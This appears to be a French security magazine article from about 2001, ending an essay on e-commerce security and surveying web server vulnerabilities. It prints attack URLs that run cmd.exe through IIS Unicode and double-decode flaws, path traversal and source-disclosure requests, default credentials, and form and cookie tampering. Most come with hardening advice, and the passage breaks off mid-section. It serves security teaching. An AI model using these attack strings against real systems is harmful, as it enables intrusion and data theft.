- vulnérabilités de configuration : la faible qualité de l'installation et de la sécurisation des services mis en oeuvre, par manque de compétences (dû à un manque de temps, d'investissement et de formation) des administrateurs, mais également de certains prestataires. Parmi les "classiques", la possibilité de "chrooter" (en clair, mettre en cage afin d'isoler) Apache sous Unix (idem pour Bind et OpenLDAP) afin d'éviter qu'une éventuelle compromission du service puisse permettre la compromission de tout le serveur. Simple, efficace, connu et documenté, mais encore trop rarement mis en oeuvre. Dans la même lignée, trop de serveurs Web tournent encore avec des droits trop étendus (généralement 'root' ou 'administrateur') acquis lors de l'installation effectuée par l'administrateur qui lui-même dispose de droits étendus.

De par leur rôle essentiel dans l'architecture d'un serveur e-commerce, les logiciels d'interface sont l'une des cibles privilégiées des pirates car ces derniers tentent régulièrement de court-circuiter les firewalls en exploitant les vulnérabilités situées au niveau des logiciels d'interface. Cela nous ramène au problème évoqué précédemment de la qualité du développement des logiciels.

En effet, beaucoup d'éditeurs n'ont pas encore compris que la sécurité ne se cantonne pas à une fonctionnalité supplémentaire et ils ne commencent à s'en préoccuper qu'une fois que leurs produits aient été "cassés" par quelqu'un. Ils se précipitent alors sur la réalisation de correctifs de sécurité mais ne comprennent toujours pas qu'aborder la sécurité dès le début de la phase de conception du logiciel serait sûrement plus judicieux : c'est l'approche "*penetrate and patch*" (prendre rapidement des parts de marché et corriger ensuite).

Développer rapidement afin d'être réactif face aux besoins du marché, telle est la devise de l'approche RAD (*Rapid Application Development*), largement répandue dans les rangs des éditeurs et de bon nombre de Web Agencies. Malheureusement, les technologies implémentées sont trop souvent choisies pour faciliter la tâche des développeurs (facilité de réutilisation, familiarité avec la technologie, disponibilité sur le marché de briques unitaires), plutôt que pour satisfaire les besoins des clients (qualité du code, en termes de fonctionnalité et de performance bien sûr, mais également en termes de montée en charge et de support au stress). En effet, il n'est pas rare que lors d'un appel d'offres portant sur le développement d'un serveur e-commerce trois réponses sur quatre

préconisent des développements basés sur des technologies Microsoft (IIS, Visual Basic, ASP, DCOM).

Rajoutons à cela le fait que les développeurs sensibilisés et formés à la programmation sécurisée sont une ressource relativement rare, et il n'y a donc rien d'étonnant à ce que les vulnérabilités (toutes catégories confondues) se ramassent alors à la pelle. Pourtant, avec la percée significative de Linux et consorts, il apparaît clairement aujourd'hui que les choses évoluent et que la notion de qualité du code produit est en train de devenir de plus en plus un point de passage obligé car, en fin de compte, sécurité et qualité du code sont intimement liées. Et dans ce domaine, les solutions Open Source ont largement une longueur d'avance sur les solutions propriétaires.

La base de données, quant à elle, est LA ressource critique du serveur e-commerce car elle détient les informations utiles et sensibles (une partie des données de l'entreprise et des données clients ainsi que les transactions commerciales réalisées).

Or, en fonction du niveau de confidentialité des informations, le niveau de sécurité à mettre en oeuvre doit être adapté. L'accès à ces données à partir du serveur Web se faisant de différentes manières (LDAP, SQL, ODBC, etc.) le serveur de base de données s'en trouve d'autant plus vulnérable. En parallèle, la sécurité autour des bases de données n'est pas forcément toujours bien appréhendée d'autant plus que, comme beaucoup de solutions logicielles ou même matérielles (par exemple les routeurs), les bases de données sont souvent installées "out of the box" : un maximum de fonctionnalités pour un minimum de sécurité, notamment en ce qui concerne la politique de contrôle d'accès.

Une évolution des mentalités impératives à tous les niveaux

A n'en pas douter,la sécurité est aujourd'hui au coeur des débats et des préoccupations de par son rôle central dans l'instauration de la confiance, point de passage nécessaire à l'établissement de relations e-commerce entre les divers acteurs économiques. Paradoxalement, aux vues des éléments exposés précédemment, il est permis de se demander si ce ne sont pas les mannes du e-commerce qui ont provoqué cet engouement massif et soudain vers la sécurité : "e-commerce as a security enabler" serait alors le slogan approprié. Néanmoins, rapidité ne rime pas forcément avec sécurité dans la mesure où, pour être vraiment efficace, cette dernière doit être appréhendée le plus en amont possible des projets, et non comme une rustine de secours ou un papier cadeau.

Afin de ne pas se tromper de cible, les décideurs doivent donc prendre garde à ne pas se laisser aveugler par les lumières d'un marketing technique omniprésent et qui finit par occulter le problème de fond, à savoir qu'aujourd'hui les principales vulnérabilités se situent plutôt au niveau politico-organisationnel (sensibilisation interne, formalisation des besoins, règles et procédures d'exploitation, d'audit et de réaction à incident de sécurité, ressources humaines, etc.) qu'au niveau technique.

C'est à ce prix que la sécurité jouera pleinement son rôle de pierre angulaire du e-commerce et cessera d'être perçue comme un investissement à fonds perdus. Une évolution des mentalités est donc impérative à tous les niveaux, des clients aux prestataires, en passant par les éditeurs et les constructeurs.

Pascal Bénard - p.benard@laposte.net

(1) - La responsabilité civile est mise en jeu même si la faute est involontaire. En effet, " *chacun est responsable du dommage qu'il a causé non seulement par son fait, mais encore par sa négligence ou par son imprudence* " (art.. 1383 du Code Civil). C'est pourquoi l'exploitant d'un système d'information pourra être jugé responsable de " *fuites* " qui se sont produites sans volonté de sa part, si, en tant que professionnel, il a omis des mesures de sécurité adaptées à la nature des informations ou des oeuvres dont il a la garde.

Bibliographie

John Viega & Gary McGraw :
"Building Secure Software",
Editions Addison Wesley Professional Computing Series, 2002 (!).

Vesna Hassler :
"Security Fondamentals for E-Commerce",
Editions Artech House Computer Security Series, 2001.

Anup K. Ghosh :
"E-Commerce Security",
Editions John Whiley and Sons, 1998.

Anup K. Ghosh :
"Security & Privacy for E-Business",
Editions Whiley, 2001.

Les vulnérabilités du Web

Depuis quelques temps maintenant, la sécurité réseau est bien prise en compte avec la mise en place de pare-feu ; le durcissement de la sécurité des systèmes d'exploitation tend à se généraliser ainsi que celui des grosses applications (serveur de base de données, serveur de messagerie ...). Mais qu'en est-il d'un des services les plus utilisés sur Internet : le Web avec ses serveurs, ses applications et ses développements ?
Cet article présente les différentes informations que peut fournir le Web (volontairement ou non) et les vulnérabilités qui fragilisent et mettent en péril les informations auxquelles il donne accès.

Récupération d'information

Bannière du serveur Web

Le nom de l'applicatif Web apparaît dans la bannière lorsqu'une page est demandée :

```
telnet www.microsoft.com 80
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD
TAI TELo OUR SAMo CNT COM INT NAV ONL PHY PRE PUR UNI'
Content-Location: http://tkmsftwbw11/default.htm
Date: Fri, 05 Oct 2001 09:18:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Thu, 04 Oct 2001 18:34:38 GMT
ETag: "188b883934dc11:854"
Content-Length: 23062
...
```

Dans cet exemple, le nom du serveur "tkmsftwbw11" est récupéré lui aussi. P3P signifie *Platform for Privacy Preferences*. Les valeurs ALL IND DSP... indiquent les différentes informations collectées sur les visiteurs. Vous pouvez utiliser www.davidjonathangrant.info/p3p/ pour décrypter cette politique. Ainsi, le site de Microsoft est capable d'adapter le design ou le contenu de son site au comportement de l'utilisateur TAI, de déterminer ses préférences PRE et conserve les informations pendant une periode indéterminée IND.

La bannière suivante dévoile que le serveur Apache tourne avec une distribution RedHat et que les langages Perl et PHP sont actifs :

```
Server: Apache/1.3.14 (Unix)  (Red-Hat/Linux) PHP/4.0.3pl1
mod_perl/1.24
```

La divulgation d'informations est limitée en ajoutant la ligne ServerTokens Production dans le fichier de configuration du serveur (souvent /etc/httpd/conf/httpd.conf). Seule la version d'Apache est alors divulguée Server : Apache.
L'instruction OPTIONS du protocole HTTP indique quelles sont les méthodes disponibles pour une page donnée. Toutefois, pour les serveurs IIS, toutes les méthodes disponibles sont également précisées :

```
OPTIONS / HTTP/1.0
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Thu, 29 Nov 2001 12:04:10 GMT
Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE
Allow: OPTIONS, TRACE, GET, HEAD
Content-Length: 0
```

Le serveur Apache renvoie uniquement les méthodes pour la page :

```
OPTIONS / HTTP/1.0
HTTP/1.1 200 OK
Date: Thu, 29 Nov 2001 12:04:05 GMT
Server: Apache
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
Connection: close
```

Voici une façon d'interdire cette méthode sous Apache :

```
<Directory /var/www/html>
    AllowOverride AuthConfig
    Options SymLinksIfOwnerMatch
    <Limit GET POST>
        Order allow,deny
        Allow from all
    </Limit>
    <Limit OPTIONS PROPFIND PUT DELETE PATCH PROPPATCH MKCOL
COPY MOVE LOCK UNLOCK>
        Order deny,allow
        Deny from all
    </Limit>
</Directory>
```

Signalons que la méthode OPTIONS est interdite par défaut sur les serveurs Notes :

```
OPTIONS / HTTP/1.0
HTTP/1.1 400 Method OPTIONS is disabled on this server
Server: Lotus-Domino/5.0.5
...
```

Sur un serveur Apache, la méthode PUT n'apparaît pas toujours, même si elle est disponible. La configuration suivante autorise le dépôt de fichier dans le répertoire /upload :

```
Alias /upload /tmp
<Location /upload>
    EnablePut On
</Location>
```

Et pourtant, la méthode PUT n'est pas citée :

```
telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
OPTIONS /upload/ HTTP/1.0
HTTP/1.1 200 OK
Date: Wed, 05 Dec 2001 09:29:18 GMT
Server: Apache
Set-Cookie: Apache=127.0.0.1.312171007544558448; path=/
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
Connection: close
```

Il est facile de déposer un fichier avec un petit programme en Perl :

```
$ cat testPut.pl
#!/usr/bin/perl
require LWP;
my $ua = LWP::UserAgent->new;
my $method=uc("PUT");
my $request = HTTP::Request->new($method);
$request->url('http://localhost/upload/essai');
$request->content_type('application/
x-www-form-urlencoded');
$request->content('Coucou!');       # Contenu à enregistrer
my $response = $ua->request($request);
$ ./testPut.pl
$ ls -l /tmp/essai
-rw-rw----    1 apache   apache     7 déc  5 10:53 /tmp/essai
$ cat /tmp/essai
Coucou!
```

Méfiez-vous donc de la méthode OPTIONS. Il est rare de trouver des serveurs autorisant l'upload de fichiers, mais cela arrive, il en a été question sur Bugtraq à un moment.

Différenciation des serveurs Web

Même si le serveur Web masque son nom, chaque serveur possède une spécialité le trahissant :

- IIS : pages dynamiques ASP
- Apache, Netscape : script PHP
- Lotus : bases NSF
- Tomcat, WebLogic : script JSP

La façon dont un serveur répond à la commande OPTIONS et l'ordre des réponses sont utilisables le cas échéant pour identifier le serveur .

Pages et messages d'erreur

Une page d'erreur révèle souvent la version du serveur. C'est le cas dans l'exemple suivant. Grâce à l'utilisation du paramètre ServerTokens Production, le serveur Apache ne va pas indiquer sa version au niveau des échanges HTTP, mais la page d'erreur 404 produite par l'appel à une page inexistante affiche cette information. C'est également le cas des pages d'index générées par le serveur.

```
GET /pipo HTTP/1.0
HTTP/1.1 404 Not Found
Date: Sat, 03 Nov 2001 14:33:08 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /pipo was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.12 Server at p500.labo.net Port
80</ADDRESS>
</BODY></HTML>
```

Le paramètre ServerSignature Off bloque cette fuite.

Les scripts ASP, JSP, Perl... peuvent afficher des messages d'erreur lorsque l'exécution du script se passe mal. Voici un exemple de script PHP ayant dépassé son temps maximal d'exécution :

```
Fatal error: Maximum execution time of 30 seconds exceeded in
/data/www/cinepipo/class/class.HtmlTemplate.php3 on line 186
```

L'ajout de la ligne display_errors = Off dans le fichier /etc/php.ini empêche facilement l'affichage de ces messages sous Apache.

Contenu des pages Web

Si vous interrogez un serveur Lotus Domino, il vous donne sa version :

```
HEAD / HTTP/1.0
HTTP/1.1 302 Found
Server: Lotus-Domino/5.0.8
```

Mais encore pire, dans toutes les pages qu'il génère, il ajoute un en-tête le trahissant :

```
<HTML>
<!-- Lotus-Domino (Release 5.0.8 - June 18, 2001 on Solaris
x86) -->
<HEAD>
```

La plate-forme sur laquelle le serveur Domino s'exécute y apparaît. Heureusement, l'insertion de cette dernière bannière est configurable. Il faut ajouter le paramètre DominoNoBanner=1 dans le fichier notes.ini pour la supprimer.
Les pages HTML contiennent régulièrement du code mis en commentaire dans les sources (scripts perl, php, asp...) et un pirate éventuel obtient ainsi des informations comme la présence de fichiers, la structure de la base de données, des mots de passe, etc. :

```
<-- include '/admin/login_bdd.inc' -->
```

Vulnérabilités liées aux applications utilisées

S'extraire de l'arborescence

Utilisation d'un handler défectueux sous Lotus

L'idée la plus simple pour remonter une arborescence est d'utiliser un ..(double point). Lotus Domino détecte cette tentative et renvoie le message Forbidden - URL containing .. forbidden [don't try to break in]. Mais jusqu'à la version 5.0.6, une faille existe :

```
http://serveur_domino/.nsf/../lotus/domino/notes.ini
```

Le gestionnaire (ou *handler*) s'occupant de l'extension .nsf offrait la possibilité de contourner cette protection.

Utilisation de l'échappement sous Netscape Directory Server

Sous Netscape Directory Server 4.12 (et peut-être d'autres versions), on remonte dans l'arborescence en échappant le caractère point. Un caractère échappé est précédé par '\' et n'est donc pas interprété. (il n'a alors aucune signification particulière).
Par exemple, https://serveur/ca/\../\../\../\../\../\win.ini/ donne accès au fichier win.ini sous un environnement Windows, le répertoire ca disponible par l'interface SSL correspond en général à un répertoire du disque C:. NB: L'exploit fonctionne aussi en HTTP.

Exécution de commandes sur le serveur

Les différents bugs IIS suivants sont exploitables sur IIS 4 et IIS 5 n'ayant pas les derniers patchs.

Bug unicode sous IIS

IIS décode incorrectement certains caractères Unicode. Voici quelques exemples :

- l'expression %c0%XX, avec 0x00<=%XX<=0x3F, est traduit simplement en %XX ;
- cette même expression %c0%XX, avec 0x80<=%XX<=0xBF, est alors décodée en 0xXX-0x80.

Ainsi, le caractère '/' qui vaut 0x2F est codé par %c0%af car 0x2F + 0x80 = 0xAF. Avec ce bug, l'URL http://serveur/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ exécute la commande dir c:\.

Problème du double décodage

Le caractère '\' est équivalent à "%5c". En codant le caractère '%' par "%25", le '\' devient "%255c" :

```
http://serveur/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+
dir+c:\
```

Exécution de commandes par des URL mal formées

L'utilisation de caractères Unicode permet sur IIS 4 et 5 d'exploiter le bug précédent :

```
http://serveur_iis/scripts/..%u00255c..%u00255cwinnt/system32/c
md.exe?/c+dir+c:\
```

C'est encore une autre façon de coder le caractère '\'. Microsoft a publié plusieurs patch avant de corriger "pour de bon" ces différents problèmes.

Exécution de scripts hors de la racine Web

Sur WebLogic 4.5.1, il est possible d'exécuter un script JSP situé sur le serveur, même s'il est en dehors de la racine Web :

```
http://weblogic.site/*.jsp/path/to/temp.txt
```

Evidemment, toute la difficulté pour l'attaquant est de placer ce fameux script sur le serveur.
Voici un exemple de script JSP qui affiche "Hello World" :

```
<% out.println("Hello World"); %>
```

Le script sera interprété malgré son extension txt.

Source Disclosure

IIS : Lecture de fichier en utilisant htr

Le programme ism.dll traite les fichiers htr, extension utilisée donnant accès à des fonctions pour la gestion des mots de passe.
Un buffer de taille fixe est utilisé par ce programme pour trai-

ter le nom du script htr. Ainsi, en spécifiant un nom suffisamment long, l'extension htr ne va pas se retrouver dans le buffer. Comme les espaces terminant le nom de fichier sont supprimés ensuite, il suffit donc d'utiliser de nombreux %20 codant un espace (plus de 200) et ajouter une extension .htr comme ici http://serveur_iis/fichier.asp%20%20...%20%20.htr pour obtenir les sources du fichier.

Un autre bug existe, plus simple à mettre en oeuvre. Il suffit d'ajouter +.htr après le nom du fichier ASP pour en récupérer les sources. Le caractère '+' est équivalent à un espace. Ce qui suit (.htr) est alors interprété comme un argument et le script fichier.asp n'est pas interprété car l'extension htr a été reconnue dans un premier temps. Ainsi, http://serveur_iis/fichier.asp+.htr retourne donc les sources.

Le même résultat est obtenu en utilisant %3F.htr car %3F correspond au caractère + : http://serveur_iis/fichier.asp%3F.htr

IIS WebDAV

Sur IIS 5 ou sur IIS 4 avec les extensions FrontPage 2000, l'implémentation de WebDAV, un système de gestion des publications et de leurs versions, permet de contourner l'interprétation des scripts ASP. Ainsi, elle est utilisable pour récupérer les sources d'un script :

```
GET /index.asp\ HTTP/1.0
Translate: f
```

La commande Translate: f est propre à WebDAV qui retourne la source du fichier, le seul problème est que Microsoft a oublié d'effectuer une demande d'identification pour vérifier si l'utilisateur en a effectivement le droit...

IIS : Utilisation de l'Index Server

L'Index Server fournit parfois le moyen de récupérer les sources d'un script :

```
http://serveur_iis/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full
```

Cette URL dévoile le code source de http://serveur_iis/default.asp.

Weblogic, Tomcat : Encodage de l'URL

Les anciennes versions de BEA WebLogic (5.1.0) et de Tomcat (4.0 béta 3 et antérieurs) rendent réalisable la récupération du code source des scripts JSP en encodant un des caractères de l'extension :

```
http://serveur_jsp/index.js%70
```

WebLogic : utilisation d'une applet

WebLogic utilise quatre applets pour traiter les différents types de fichiers. Avec les versions 5.1 et antérieures, un appel direct à l'applet file affiche le contenu du fichier demandé. Pour récupérer le fichier dont l'URL est http://www.site.com/toto.jsp, il faut utiliser http://www.site.com/file/toto.jsp. Cependant, le fichier doit se situer dans l'arborescence.

WebLogic et IBM WebSphere : utilisation de la casse

Certains systèmes de fichiers ne respectent pas la casse, la différence entre majuscules et minuscules, comme par exemple les systèmes de fichiers NTFS et FAT. Si le serveur opère sur les extensions sans vérifier toutes les possibilités liées à la casse, le fichier est récupérable. Ainsi, avec une version ancienne de WebLogic (<=4.5.1) ou de WebSphere (<3.0.2), modifier l'extension .jsp en .JSP ou l'extension .jhtml en .JHTML suffit à éviter l'interprétation du code Java et à récupérer les sources.

Répertoire de la racine Web

IIS trahit par ses messages d'erreurs

Afin de traiter une requête http://le.serveur.iis/fichier_inexistant.ida ou http://le.serveur.iis/fichier_inexistant.idq, le serveur IIS appelle respectivement un gestionnaire spécifique aux fichiers .ida ou .idq. Si ce fichier n'existe pas, le gestionnaire renvoie alors un message d'erreur similaire à celui-ci : d:\racine\fichier_inexistant.ida/

FrontPage

Le programme shtml.exe de FrontPage est trop bavard si son argument est un fichier inexistant. La requête http://www.example.com/_vti_bin/shtml.exe/pipo.htm retourne le message d'erreur Cannot open "C:\InetPub\wwwroot\pipo.htm": no such file or folder.

Tomcat

Les serveurs Tomcat 3.1 et antérieurs révèlent quel est le répertoire racine si un script JSP inexistant est demandé :

```
GET /pipo.jsp HTTP/1.0
HTTP/1.1 404
Date: Wed, 07 Nov 2001 11:34:30 GMT
Server: Apache/1.3.12 (Win32) tomcat/1.0
Content-Language: en
Servlet-Engine: Tomcat Web Server/3.1 (JSP 1.1; Servlet 2.2; Java 1.3.0; Windows NT 4.0 x86; java.vendor=Sun Microsystems Inc.)
Connection: close
Content-Type: text/html
<h1>Error: 404</h1>
<h2>Location: /pipo.jsp</h2>JSP file "C:\Program Files\Apache Group\jakarta-tomcat\webapps\Root\pipo.jsp (The system cannot find the file specified)" not found
```

Existence d'utilisateur

Apache

Sur un serveur Apache, à condition que le module userdir soit actif, il suffit de demander l'URL http://serveur_apache/~utilisateur/ pour vérifier l'existence de l'utilisateur en question. Si le code HTTP est :

- 200 : l'utilisateur existe ;
- 403 : l'utilisateur existe, mais n'a pas configuré sa page personnelle ;
- 404 : l'utilisateur n'existe pas.

Voici un exemple où le serveur Apache est utilisé pour vérifier l'existence de l'utilisateur toto :

```
GET /~toto/ HTTP/1.0
HTTP/1.1 403 Forbidden
Date: Fri, 30 Nov 2001 12:29:06 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>403 Forbidden</TITLE>
</HEAD><BODY>
<H1>Forbidden</H1>
You don't have permission to access /~toto/
on this server.<P>
</BODY></HTML>
```

Localiser toutes les pages

Aspirer un site Web donne l'occasion de localiser toutes les pages normalement accessibles. Il faut ensuite demander pour chaque répertoire obtenu la page d'index. La génération de la page d'index est une option configurable des serveurs Web. La présence d'une page index.html ou index.php3 empêche la génération d'une page d'index même si l'option est active.
Ainsi, en demandant une URL contenant environ 200 '/' http://serveur/////////, les serveurs Apache sous Windows généraient un tel index. Celui-ci "surpasse" alors un éventuel index.html présent dans le répertoire, révélant du coup tout le contenu de celui-ci. Il est déjà arrivé qu'une archive complète d'un site soit dans la racine de celui-ci, fournissant du coup le code source des scripts et les mots de passe pour la base de données.
Sur les serveurs BEA WebLogic 6.0 et antérieurs, l'ajout d'un caractère (%00, %2e, %2f et %5c respectivement 'null', '.', '/' et '\') à la fin de l'URL dévoile le contenu du répertoire :

```
http://serveur_bea/%00/
```

Parfois, des copies de sauvegarde sont stockées sur le serveur Web. La recherche de fichiers script.php.old, script.php.bak, script.php~... s'avère parfois fructueuse.
Le fait d'avoir récupéré toutes les pages est utile par la suite pour exploiter les scripts en manipulant les différents paramètres situés dans les formulaires. Ces manipulations seront décrites dans la suite de l'article.

Problèmes de configuration

Proxy Web

Un proxy a pour mission de récupérer sur Internet les pages demandées et de les stocker. Ils sont utilisés lorsqu'un seul poste d'un réseau dispose d'un accès à Internet ou dans un but de sécurité afin que seul le proxy puisse communiquer avec Internet. Afin d'optimiser la bande passante, le proxy sauvegarde temporairement les pages recherchées dans l'espoir qu'elles soient à nouveau requises. Cette opération évite ainsi d'avoir à les récupérer une seconde fois sur Internet. En général, un proxy dispose de méthodes pour authentifier les utilisateurs et limiter les sites accessibles.

Les proxies les plus connus sont MSProxy sous Windows et Squid sous Linux/Unix. Ce sont généralement des applications distinctes des serveurs Web, mais ce n'est pas toujours le cas, c'est pourquoi il faut toujours vérifier si la fonction proxy est active sur le serveur. Le plus simple est de configurer son navigateur pour utiliser le serveur distant comme proxy. Si ça marche, c'est gagné =:-)

Compaq Diagnostics

De nombreux serveurs Compaq emploient Compaq Diagnostics, les utilitaires de diagnostiques Compaq. Les résultats sont visibles par une interface Web du serveur CompaqHTTPServer/1.0, accessible sur le port TCP 2301. Surprise, le serveur fait aussi proxy ! Si ce port n'est pas bloqué par un firewall, en plus de donner des informations sur votre système, il donne facilement accès à d'autres serveurs Web, y compris pourquoi pas aux interfaces Web des routeurs, switches...

Apache

Apache est également capable de fonctionner en proxy. Si l'envie vous dit, vous pouvez le configurer en utilisant dans votre fichier httpd.conf

```
LoadModule proxy_module      modules/libproxy.so
AddModule mod_proxy.c
ProxyRequests On
```

Il est plus probable de rencontrer un serveur Apache configuré en reverse-proxy. Il donne alors accès à un serveur Web différent, Apache servant de relais ajoutant une once de protection

(discutable) à ce second serveur.
Une petite remarque sur les proxys, certains permettent de surfer de manière anonyme : du point de vue du serveur distant, la connexion est issue du proxies et s'il n'y a aucun entête Via: ou équivalent, votre adresse IP est inconnue du serveur Web destination.

ACL

Sous Apache, un fichier .htaccess restreint l'accès à un répertoire. Une fois l'autorisation d'accès accordée, la récupération du fichier .htaccess, lorsqu'elle est possible, indique la localisation du fichier contenant les mots de passe chiffrés. Si le fichier est récupérable, un cracker de mot de passe comme John The Ripper cassera les mots de passe les plus faibles.
Il est assez facile de vérifier l'existence de restriction (*Access Control List* - ACL) sur ces fichiers. Dans l'exemple suivant, la présence d'une restriction d'accès sur les fichiers commençant par .ht est vérifiée :

```
HEAD /.ht HTTP/1.0
HTTP/1.1 403 Forbidden
```

Cette restriction empêche entre autre l'accès au fichier ".htaccess" évoqué précédemment.

Les ACLS sont contournables dans certains cas comme sur Apache 1.3.14 sous Mac OS X 10.0.3. Imaginons que le répertoire test soit interdit :

```
<Location /test>
   Order deny,allow
   Deny from all
</Location>
```

Une tentative d'accès retourne un code 403 Forbidden mais en modifiant la casse du répertoire, l'accès est accordé :

```
http://serveur_apache_mac/TeSt/
```

En effet, le système de fichier HFS est insensible à la casse, TeSt et test représentent le même répertoire. Le *source disclosure* n'est donc pas le seul risque lié à la casse.

Mot de passe par défaut

Sur les serveurs BEA WebLogic, une interface Web est dédiée à la gestion du certificat X509 utilisé pour l'interface HTTPS. La page https://site_weblogic/Certificate est accessible par défaut avec le login system et le mot de passe weblogic.

Oracle Web DB, l'interface Web de la base de données Oracle, est accessible sur le port TCP 81 depuis un simple navigateur Web. Par défaut, le compte webdb a pour mot de passe webdb. Original, non ? Le pire est qu'il était triviale sur les anciennes versions de contourner le mot de passe au cas où il aurait été changé en accédant directement à la page http://serveur_oracle:81/WebDB/admin.

Scan CGI

Les informations saisies dans les formulaires, les cases cochées et tous les éléments interactifs des pages Internet sont mis en forme selon le protocole CGI, Common Gateway Interface, puis envoyés au serveur Web en utilisant le protocole HTTP. Par déformation, les scripts utilisant le protocole CGI sont appelés scripts CGI.
Comme tout développement, les scripts CGI peuvent présenter des failles de sécurité. Les scripts vulnérables les plus courants, les scripts d'exemples venant avec un serveur Web particulier ou les applications populaires, font l'objet de listes. Celles-ci sont utilisées par des automates de vérification appelés scanners CGI. Le scanner dont l'architecture fait référence est Whisker. Malheureusement, la liste de vulnérabilités qu'il teste n'est pas mise à jour.
Le test doit être appliqué à l'ensemble des sites présents sur un serveur. Des transferts de zone au niveau des DNS peuvent aider à trouver ces sites ou *virtual hosts*.

La manipulation des données HTTP

Au travers de ce terme sont en fait réunis les différentes techniques permettant d'interagir avec un serveur Web. En effet, il existe plusieurs moyens de modifier les données à destination du serveur Web. Le but recherché est l'accès à des données confidentielles et/ou l'intervention sur le traitement de ces données.

URL

Une URL (Uniform Resource Locator) indique le chemin pour accéder à une page HTML ou plus généralement à un fichier présent sur un serveur Web. L'URL peut bien sûr servir à envoyer des données à un script (CGI,...) ou à une page dynamique (ASP, JSP, PHP, ...). Ces données, dans le cas où elles seraient envoyées via la méthode HTTP GET, apparaissent clairement dans la barre d'adresse des navigateurs et peuvent donc être modifiées par un pirate à ce niveau.
Par exemple :

```
http://www.test-web.fr/repertoire/page.phtml?param1=623549
```

Il est alors possible de modifier la valeur du paramètre param1 en remplaçant manuellement ce qu'il y a après le caractère =.

Formulaire

Les formulaires HTML sont employés pour transmettre des données au serveur Web, celles-ci étant renseignées soit par l'utilisateur, soit directement par le serveur lorsqu'il envoie la page HTML au navigateur. Ces formulaires sont créés par l'intermédiaire du tag HTML <FORM> qui indique, entre autre, la page de destination et la méthode HTTP utilisée. Le tag <INPUT>

identifie les données à transmettre (type, nom et valeur). Le serveur effectue alors un traitement sur celles-ci via un script ou une page dynamique.
L'exemple suivant montre que les données envoyées sont déjà contenues dans le code source de la page HTML (type Hidden de INPUT) et sont retournées au serveur lorsque l'utilisateur clique sur un bouton :


```
<FORM action="commander.asp" method="POST" name="commande">
  <INPUT type="hidden" value="1" name="quantite">
  <INPUT type="hidden" value="abcdef" name="ref">
  <INPUT type="hidden" value="pc" name="style">
  </FORM>
```

A l'inverse, cet autre exemple montre la création du formulaire avec des champs renseignés par l'utilisateur :

```
<FORM action="http://test-web.fr/formulaire" method="POST"
name="formulaire" >
  <INPUT type="text" name="param0" size=15 value="">
  <INPUT type="password" name="param1" size=15 maxlength=20>
  INPUT type="submit" value="Validez" name=
  "formulaire">
</FORM>
```

Ces données sont donc envoyées par la méthode HTTP POST. Il n'est alors pas possible de les visualiser directement dans le navigateur. Néanmoins, un proxy local peut intercepter les données en sortie du navigateur (ou provenant du serveur Web). Des logiciels comme Achilles ou HTTPush peuvent être utilisés. Leur manipulation passe par la configuration du navigateur, auquel l'emploi d'un proxy est indiqué et caractérisé par une adresse IP de loopback (127.0.0.1) et un port TCP. En prenant Achilles comme exemple, celui-ci est configuré afin d'écouter en local sur le port 5000 comme le montre la figure 1.

Fig. 1



Le proxy local Achilles

Il intercepte les données envoyées par le navigateur et les envoie au serveur cible. Les réponses transitent aussi par Achilles puisque c'est lui qui est connecté au serveur Web. Le proxy intercepte donc des trames HTTP de ce type :

```
POST /formulaire HTTP/1.1
Accept-Language: fr
Content-Type: application/x-www-form-urlencoded
User-Agent: Lynx/2.8.2dev.2 libwww-FM/2.14
Host: test-web.fr
Content-Length: 37
Connection: Keep-Alive
Cache-Control: no-cache
param0=test&amp;param1=test&amp;form1=Validez
```

Les données (les valeurs des paramètres envoyés) sont alors visibles et donc modifiables. La trame poursuit ensuite son chemin en direction du serveur Web qui traite les données ainsi altérées. Ces données connues, ainsi que les différents champs de l'en-tête http, peuvent simplement être envoyés à l'aide d'une connexion telnet classique sur le port 80 du serveur Web cible.
A noter que dans ce cas, le protocole HTTPS n'apporte aucune sécurité supplémentaire puisque les modifications se font au niveau du client. En outre, Achilles (entre autres) gère très bien le HTTPS. Néanmoins, dans le cas où une personne malveillante souhaiterait intercepter et modifier les données entre la machine cliente et le serveur, le HTTPS serait une très bonne sécurité puisqu'il rendrait inintelligible les trames HTTP.

Cookie

Un cookie est une chaîne de caractères stockée dans un fichier, par le navigateur mais à l'initiative du serveur Web, sur le disque dur de l'utilisateur. Ce cookie autorise le serveur Web à déposer des informations courtes (dates, fréquence de passage,...) et de les récupérer à chaque connexion du client sur le serveur. Un cookie contient les informations suivantes :

- nom du cookie ;
- données du cookie (sa valeur) ;
- date d'expiration ;
- nom de l'ordinateur ayant déposé le cookie (avec le chemin éventuel) ;
- accessibilité du cookie uniquement par SSL.

Toutefois, si la date d'expiration n'est pas spécifiée, le stockage du cookie se fait uniquement en mémoire.
Les données sont donc sous la forme nom=valeur. Etant donné que le cookie n'est qu'un simple fichier texte, cela le rend modifiable (en l'éditant dans le répertoire adéquat, par exemple c:\windows\cookies\ pour IE) ou en utilisant un proxy local et en modifiant le champ HTTP Cookie d'une trame comme celle-ci :

```
